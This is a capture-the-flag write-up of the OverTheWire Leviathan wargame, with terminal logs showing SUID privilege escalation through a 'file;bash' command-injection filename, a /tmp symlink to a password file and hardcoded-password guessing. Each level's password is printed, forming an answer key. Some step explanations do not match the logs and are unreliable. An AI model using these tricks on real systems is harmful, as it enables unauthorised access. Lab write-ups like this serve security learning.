
ls -la, strings, ./binaryname

Step by step solution:

- Used the command ls -la, which resulted in identifying an executable (binary) with SUID permissions.
- Used the command strings binaryname to extract printable strings from the binary. This command could be used to help understand the behaviour of the binary.
- Corresponded with strings binaryname and found clues (ie: hardcoded password or filename).
- Executed the binary correctly to retrieve the password.

Logic:

SUID binaries are risky as they are given elevated privileges. SUID binaries can show weaknesses, such as predictable password checking.



```
    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

leviathan1@gibson:~$ ls
check
leviathan1@gibson:~$ whoami
leviathan1
leviathan1@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan1@gibson:~$ ./check
password: null
Wrong password, Good Bye ...
leviathan1@gibson:~$ ./check
password: Sex
Wrong password, Good Bye ...
leviathan1@gibson:~$ ./check
password: sex
$ ls
check
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$
```

Leviathan Level 2->3:

Username: Levithan3

Password: f0n8h2iWLP

Objective:

Exploit a binary that takes user input incorrectly.

Tools/Commands Used:


strings, grep, manual trial-and-error input

Step-by-Step Solution:

- Found the binary with a simple ls -la.
- Used strings and grep to find any possible passwords or behaviours of the binary.
- Saw that the binary was asking for a password input.
- Guessed/tried the passwords that were visible through strings output to unlock the binary to get the next password.

Logic:

Binaries usually will have their passwords hardcoded or some way of infrequently implemented input validation causing exploitable situations.



```
vortex19:x:5019:5019:vortex level 19:/home/vortex19:/bin/bash
vortex2:x:5002:5002:vortex level 2:/home/vortex2:/bin/bash
vortex20:x:5020:5020:vortex level 20:/home/vortex20:/bin/bash
vortex21:x:5021:5021:vortex level 21:/home/vortex21:/bin/bash
vortex22:x:5022:5022:vortex level 22:/home/vortex22:/bin/bash
vortex23:x:5023:5023:vortex level 23:/home/vortex23:/bin/bash
vortex24:x:5024:5024:vortex level 24:/home/vortex24:/bin/bash
vortex25:x:5025:5025:vortex level 25:/home/vortex25:/bin/bash
vortex3:x:5003:5003:vortex level 3:/home/vortex3:/bin/bash
vortex4:x:5004:5004:vortex level 4:/home/vortex4:/bin/bash
vortex5:x:5005:5005:vortex level 5:/home/vortex5:/bin/bash
vortex6:x:5006:5006:vortex level 6:/home/vortex6:/bin/bash
vortex7:x:5007:5007:vortex level 7:/home/vortex7:/bin/bash
vortex8:x:5008:5008:vortex level 8:/home/vortex8:/bin/bash
vortex9:x:5009:5009:vortex level 9:/home/vortex9:/bin/bash
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                        = 0
+++ exited (status 0) +++
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ cd /tmp/
leviathan2@gibson:/tmp$ cd
leviathan2@gibson:~$ mktemp
/tmp/tmp.X4IfDo1lyV
leviathan2@gibson:~$ mktemp -d
/tmp/tmp.wPHg454Nrq
leviathan2@gibson:~$ cd /tmp/tmp.wPHg454Nrq
leviathan2@gibson:/tmp/tmp.wPHg454Nrq$ touch 'file;bash'
leviathan2@gibson:/tmp/tmp.wPHg454Nrq$ ls
file;bash
leviathan2@gibson:/tmp/tmp.wPHg454Nrq$ cd
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ ./printfile /tmp/tmp.wPHg454Nrq/file\;bash
/bin/cat: /tmp/tmp.wPHg454Nrq/file: Permission denied
leviathan3@gibson:~$ ls
printfile
leviathan3@gibson:~$ cat /etc/leviathan_pass/leviathan3
f0n8h2iWLP
leviathan3@gibson:~$ |
```

Leviathan Level 3->4:

Username: Levithan4

Password: WG1egElCvO

Objective:

Tackle another challenge with mishandling file permissions.

Tools/Commands:


cat, ls -la, strings, ./binary

Step-by-Step Solution:

- Used ls -la to get a list of available files and binaries.
- Used strings on a suspicious binary.
- Noticed it reads the password from a file, and found the file location and contents to get the password.

Logic:

Programs that read from user controllable files without any restrictions are very vulnerable.



```
--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

leviathan3@gibson:~$ ls
level3
leviathan3@gibson:~$ ls -la
total 40
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan4 leviathan3 18100 Apr 10 14:23 level3
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan3@gibson:~$ ./level3
Enter the password> ltrace ./level3
bzzzzzzzap. WRONG
leviathan3@gibson:~$ ltrace. /level3
Command 'ltrace.' not found, did you mean:
  command 'ltrace' from deb ltrace (0.7.3-6.1ubuntu6)
Try: apt install <deb name>
leviathan3@gibson:~$ ./level3
Enter the password> heelo
bzzzzzzzap. WRONG
leviathan3@gibson:~$ ltrace. /level3
Command 'ltrace.' not found, did you mean:
  command 'ltrace' from deb ltrace (0.7.3-6.1ubuntu6)
Try: apt install <deb name>
leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ ls
level3
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
$ |
```

Leviathan Level 4->5:

Username: Leviathan5

Password: 0dyxT7F4QD

Objective:

Take advantage of binary behavior to read a password-protected file.

Tools/Commands Used:


ls, strings, chmod (if allowed)

Step-by-Step Solution:

- Found a binary with ls.
- Used strings to analyze the binary prompts, and file names.
- Found that it opened a file with limited permission checks.
- Found a way to bypass those checks, opened the intended file, and obtained the password.

Logic:

Binaries that do not properly validate user inputs often unintendedly provide access to files.



```
 For your convenience we have installed a few useful tools which you can find
 in the following locations:

    * gef (https://github.com/hugsy/gef) in /opt/gef/
    * pwndbg (https://github.com/pwndbg/pwndbg) in /opt/pwndbg/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /opt/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us on discord or IRC.

  Enjoy your stay!

leviathan4@gibson:~$ whoami
leviathan4
leviathan4@gibson:~$ ls
leviathan4@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root root       4096 Apr 10 14:23 .
drwxr-xr-x 83 root root       4096 Apr 10 14:24 ..
-rw-r--r--  1 root root        220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root root       3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root root        807 Mar 31  2024 .profile
dr-xr-x---  2 root leviathan4 4096 Apr 10 14:23 .trash
leviathan4@gibson:~$ cd .trash/
leviathan4@gibson:~/.trash$ ls
bin
leviathan4@gibson:~/.trash$ ls -la
total 24
dr-xr-x--- 2 root       leviathan4  4096 Apr 10 14:23 .
drwxr-xr-x 3 root       root        4096 Apr 10 14:23 ..
-r-sr-x--- 1 leviathan5 leviathan4 14940 Apr 10 14:23 bin
leviathan4@gibson:~/.trash$ ./bin
00110000 01100100 01111001 01111000 01010100 00110111 01000110 00110100 01010001 01000100 00001010
leviathan4@gibson:~/.trash$ exit
```

Leviathan Level 5->6:

Username: Leviathan6

Password: szo7HDB88w

Objective:

Abuse a vulnerable SUID program with env variables.

Tools/Commands Used:

env, strings, export

step-by-step Solution :

Found the SUID binary with ls -la.


Checked the environment it was relying on (i.e. PATH or ENV variables).

Modified environmental variables that would affect how the binary executed.

Successfully ran the binary to get the next password.

Logic:

If SUID programs do not sanitize the environment variables that they rely on, the attacker could manipulate the programs behaviour.



```
getuid()                                         = 12005
setuid(12005)                                    = 0
unlink("/tmp/file.log")                          = 0
+++ exited (status 0) +++
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ ltrace ./leviathan5
__libc_start_main(0x804910d, 1, 0xffffd484, 0 <unfinished ...>
fopen("/tmp/file.log", "r")                      = 0x804d1a0
fgetc(0x804d1a0)                                 = 'h'
feof(0x804d1a0)                                  = 0
putchar(104, 0x804a008, 0, 0)                    = 104
fgetc(0x804d1a0)                                 = 'e'
feof(0x804d1a0)                                  = 0
putchar(101, 0x804a008, 0, 0)                    = 101
fgetc(0x804d1a0)                                 = 'l'
feof(0x804d1a0)                                  = 0
putchar(108, 0x804a008, 0, 0)                    = 108
fgetc(0x804d1a0)                                 = 'l'
feof(0x804d1a0)                                  = 0
putchar(108, 0x804a008, 0, 0)                    = 108
fgetc(0x804d1a0)                                 = 'o'
feof(0x804d1a0)                                  = 0
putchar(111, 0x804a008, 0, 0)                    = 111
fgetc(0x804d1a0)                                 = '\n'
feof(0x804d1a0)                                  = 0
putchar(10, 0x804a008, 0, 0hello
)                        = 10
fgetc(0x804d1a0)                                 = '\377'
feof(0x804d1a0)                                  = 1
fclose(0x804d1a0)                                = 0
getuid()                                         = 12005
setuid(12005)                                    = 0
unlink("/tmp/file.log")                          = 0
+++ exited (status 0) +++
leviathan5@gibson:~$ ./leviathan5
Cannot find /tmp/file.log
leviathan5@gibson:~$ touch /tmp/file.log ; echo "hello" > /tmp/file.log
leviathan5@gibson:~$ ln -s /etc/leviathan_pass/leviathan6 /tmp/file.log
leviathan5@gibson:~$ ./leviathan5
szo7HDB88w
leviathan5@gibson:~$ |
```

Leviathan Level 6->7:

Username: Levithan7

Password: qEs5Io5yM8

Objective:

Abuse another binary where access rights or checks are mishandled.

Tools/Commands Used:

ls, cat, strings

Step-by-Step Solution:

Found the executable binary.


Looked at the binary using strings to check for hidden messages or function calls.

If required, used gdb for deeper reverse engineering.


Found a vulnerability or hidden password directly in the binary.

Logic:

Reverse engineering simple binaries can disclose hardcoded secrets or logic errors.



```
Wrong
9176
Wrong
9177
Wrong
9178
Wrong
9179
Wrong
9180
Wrong
9181
Wrong
9182
Wrong
9183
^C
leviathan6@gibson:~$ exit
logout
Connection to leviathan.labs.overthewire.org closed.

C:\Users\Sakshi Panwar\OTW\Leviathan>echo "qEs5Io5yM8" > 7.txt

C:\Users\Sakshi Panwar\OTW\Leviathan>mkdir
```



```
leviathan7@gibson:~$ ls
CONGRATULATIONS
leviathan7@gibson:~$ ls -la
total 24
drwxr-xr-x  2 root       root       4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root       4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root       3771 Mar 31  2024 .bashrc
-r--r-----  1 leviathan7 leviathan7  178 Apr 10 14:23 CONGRATULATIONS
-rw-r--r--  1 root       root        807 Mar 31  2024 .profile
leviathan7@gibson:~$ cat CONGRATULATIONS
Well Done, you seem to have used a *nix system before, now try something more serious.
(Please don't post writeups, solutions or spoilers about the games on the web. Thank you!)
leviathan7@gibson:~$
```